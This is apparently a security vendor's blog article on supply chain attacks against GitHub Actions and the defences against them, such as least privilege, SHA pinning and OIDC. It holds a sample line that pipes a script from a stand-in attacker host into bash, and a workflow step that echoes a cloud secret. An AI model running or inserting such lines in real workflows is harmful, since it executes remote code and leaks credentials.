Table of Contents
Introduction
Modern software development depends heavily on Continuous Integration and Continuous Deployment (CI/CD) pipelines. These automated pipelines enable organizations to build, test, and deploy applications quickly while reducing manual effort. Among the many CI/CD platforms available today, GitHub Actions has become one of the most widely adopted automation tools because of its flexibility, ease of use, and deep integration with GitHub repositories.
However, as organizations increasingly rely on GitHub Actions, cybercriminals have shifted their focus toward attacking software supply chains rather than targeting applications directly. Instead of exploiting vulnerabilities in production systems, attackers compromise the software development process itself. If they successfully infiltrate a CI/CD pipeline, they can inject malicious code, steal sensitive credentials, manipulate software releases, or compromise thousands of downstream users through trusted software updates.
Recent supply chain attacks have demonstrated that attackers no longer need to breach an organization’s production environment to cause devastating damage. Compromising the CI/CD workflow often provides everything they need.
This article explores how GitHub Actions can become a target for supply chain attackers, the most common attack techniques, and the security best practices organizations should adopt to protect their development pipelines.
Understanding GitHub Actions
GitHub Actions is GitHub’s built-in automation platform that enables developers to automate various software development tasks. These tasks include compiling source code, running automated tests, scanning for vulnerabilities, packaging applications, and deploying software to cloud environments.
Every automation workflow is defined inside YAML files stored in the repository under:
.github/workflows/Whenever a specific event occurs—such as:
- Code being pushed
- Pull request creation
- Release publishing
- Scheduled execution
GitHub automatically triggers the corresponding workflow.

A typical GitHub Actions pipeline looks like this:
Developer Pushes Code

        │
        ▼

 GitHub Repository

        │
        ▼

 GitHub Actions Workflow

        │
        ▼

Build → Test → Security Scan

        │
        ▼

Deploy to Production
This automation significantly improves development speed but also increases the attack surface.
What is a Software Supply Chain Attack?
A software supply chain attack occurs when attackers compromise the software development process instead of directly attacking the final application.
Rather than exploiting customers individually, attackers target trusted components involved in software creation, such as:
- Build servers
- CI/CD pipelines
- Source code repositories
- Open-source dependencies
- Developer accounts
- Deployment automation
Once compromised, malicious code becomes part of legitimate software updates and is distributed to every user.
This makes supply chain attacks particularly dangerous because users unknowingly install malware through trusted software.
Why GitHub Actions Has Become an Attractive Target
GitHub Actions often has access to highly sensitive resources.
A workflow may possess:
- Repository write permissions
- Deployment credentials
- Cloud API keys
- Docker registry access
- Kubernetes tokens
- AWS IAM credentials
- Azure service principals
- GCP service accounts
- Code signing certificates
- Production secrets
If attackers compromise a workflow, they may gain access to the entire software delivery process.
Common Supply Chain Attacks Against GitHub Actions
1. Malicious Third-Party GitHub Actions
GitHub allows developers to reuse actions created by other users.
Example:
uses: random-user/build-action@v2While convenient, using unverified actions introduces risk. If the maintainer’s account is compromised or the action itself contains malicious code, every workflow using it may execute attacker-controlled commands.
Attackers often publish actions that appear useful but secretly exfiltrate secrets or modify build artifacts.
Organizations should only use trusted actions and pin them to immutable commit SHAs rather than floating tags.
2. Dependency Confusion
Many workflows automatically install dependencies during the build process.
For example:
npm install

pip install

mvn package
Attackers may upload malicious packages with names matching internal dependencies to public package repositories.
If the workflow mistakenly installs the malicious package, arbitrary code executes during the build.
This attack has affected multiple organizations worldwide.
3. Pull Request Injection Attacks
Open-source projects frequently accept pull requests from external contributors.
Improperly configured workflows may execute code from untrusted pull requests while exposing sensitive secrets.
An attacker submits a seemingly harmless pull request containing hidden malicious commands.
During workflow execution:
echo ${{ secrets.AWS_SECRET_KEY }}The secret gets exposed if workflow permissions are misconfigured.
GitHub now recommends careful handling of pull_request_target workflows because they can expose secrets when used incorrectly.
4. Secret Theft
GitHub Actions commonly store:
- AWS Keys
- Azure Credentials
- Docker Hub Tokens
- API Keys
- Database Passwords
- SSH Keys
Attackers attempt to retrieve these secrets by injecting malicious commands into workflows.
Once stolen, attackers can deploy malware, delete infrastructure, or access production systems.
Organizations should minimize the number of secrets available to each workflow and use short-lived credentials wherever possible.
5. Self-Hosted Runner Compromise
Many enterprises use self-hosted runners for performance, networking, or compliance reasons.
Unlike GitHub-hosted runners, self-hosted runners are managed by the organization.
If compromised, attackers may:
- Persist on the runner
- Access internal networks
- Move laterally
- Steal additional credentials
- Tamper with future builds
Regular patching, isolation, and ephemeral runners reduce this risk.
6. Workflow File Manipulation
Attackers who gain repository write access may modify workflow YAML files.
Instead of building software, the workflow can execute malicious scripts:
run: curl attacker-site.com/malware.sh | bashSince workflows execute automatically, malicious code runs without manual approval.
Protecting the .github/workflows directory with branch protection and required reviews helps prevent unauthorized changes.
How Organizations Can Secure GitHub Actions
Follow the Principle of Least Privilege
GitHub Actions workflows should receive only the permissions they require.
Instead of granting full repository access:
permissions:
  contents: read
Grant write permissions only when absolutely necessary.
This limits the impact of a compromised workflow.
Pin Actions to Immutable Commit SHAs
Avoid using:
uses: actions/checkout@v4Instead:
uses: actions/checkout@8ade135...Pinning to a specific commit SHA prevents unexpected or malicious updates from changing the behavior of your workflow.
Use GitHub’s OpenID Connect (OIDC)
Instead of storing long-lived cloud credentials in repository secrets, GitHub Actions supports OpenID Connect (OIDC) to obtain temporary credentials from cloud providers.
Benefits include:
- No permanent cloud keys in GitHub
- Short-lived credentials
- Reduced secret management
- Better auditability
Cloud platforms such as AWS, Azure, and Google Cloud support OIDC integration with GitHub Actions.
Protect Repository Secrets
Sensitive secrets should never be available to every workflow.
Use:
- Environment protection rules
- Secret scoping
- Required approvals
- Temporary credentials
- Secret rotation
If a workflow does not need production credentials, do not provide them.
Verify Third-Party Actions
Before using an external action:
- Review its source code
- Check its maintenance activity
- Confirm community trust
- Pin it to a specific commit
- Prefer official or verified actions
This reduces the risk of introducing malicious code through external dependencies.
Continuously Scan Dependencies
Software Composition Analysis (SCA) tools help detect vulnerable or malicious dependencies before they are incorporated into builds.
Examples include dependency scanners that alert developers to known vulnerabilities, outdated packages, and suspicious updates.
Automated dependency scanning should be integrated into every CI/CD pipeline.
Enable Branch Protection
Critical branches such as main and production should be protected with:
- Required pull request reviews
- Status checks
- Signed commits (where appropriate)
- Restrictions on force pushes
- Mandatory approvals for workflow changes
These controls help prevent unauthorized modifications to code and workflow files.
Monitor Workflow Activity
Organizations should continuously monitor GitHub Actions logs for unusual behavior, such as:
- Unexpected workflow executions
- New third-party actions
- Sudden permission changes
- Large data transfers
- Unusual deployment times
Security Information and Event Management (SIEM) platforms can ingest GitHub audit logs to detect suspicious activity.
The Future of CI/CD Security
As software delivery becomes increasingly automated, attackers will continue to target development pipelines because compromising one pipeline can affect thousands or even millions of users.
Future CI/CD security will emphasize:
- Zero Trust for build systems
- Artifact signing and verification
- Software Bill of Materials (SBOM)
- SLSA (Supply-chain Levels for Software Artifacts) frameworks
- Ephemeral build environments
- Strong identity verification for automation
- AI-assisted threat detection in pipelines
Organizations that invest in these practices will be better positioned to defend against evolving supply chain threats.
Conclusion
GitHub Actions has transformed modern software development by enabling rapid, automated, and scalable CI/CD workflows. Yet, the same automation that accelerates software delivery can become a high-value target for attackers seeking to compromise the software supply chain.
Threats such as malicious third-party actions, dependency confusion, pull request abuse, secret theft, workflow tampering, and self-hosted runner compromise demonstrate that CI/CD pipelines require the same level of security as production environments. By enforcing least-privilege permissions, pinning actions to immutable commit SHAs, adopting OIDC for temporary credentials, protecting repository secrets, reviewing external actions, continuously scanning dependencies, and monitoring workflow activity, organizations can significantly reduce their exposure to supply chain attacks.
As DevSecOps practices mature and standards like SLSA and SBOM gain wider adoption, securing CI/CD pipelines will become an essential part of delivering trustworthy software. Proactive investment in pipeline security today helps safeguard not only an organization’s code and infrastructure but also the customers who depend on its software.
Frequently Asked Questions (FAQs)
1. What is a supply chain attack in a CI/CD pipeline?
A supply chain attack targets the software development process instead of the final application. Attackers compromise components such as GitHub Actions workflows, third-party dependencies, or build systems to inject malicious code, steal secrets, or distribute compromised software to end users.
2. Why is GitHub Actions a common target for attackers?
GitHub Actions often has access to sensitive resources such as repository permissions, cloud credentials, deployment tokens, and secrets. If attackers compromise a workflow, they can manipulate builds, steal credentials, or deploy malicious code, making it an attractive target for supply chain attacks.
3. How can organizations secure GitHub Actions workflows?
Organizations can improve security by following the principle of least privilege, pinning actions to specific commit SHAs, using OpenID Connect (OIDC) instead of long-lived credentials, protecting repository secrets, enabling branch protection rules, and regularly reviewing third-party actions and dependencies.
4. What are the most common GitHub Actions security risks?
Some of the most common risks include malicious third-party GitHub Actions, dependency confusion attacks, secret leakage, pull request injection, workflow file tampering, and compromised self-hosted runners. Proper configuration and continuous monitoring help reduce these risks.
5. How does FireShark help secure CI/CD pipelines?
FireShark Technologies helps organizations strengthen their DevSecOps practices through CI/CD security assessments, secure code reviews, vulnerability management, penetration testing, cloud security, and application security services. These solutions help identify and mitigate risks throughout the software development lifecycle while protecting software supply chains from modern cyber threats.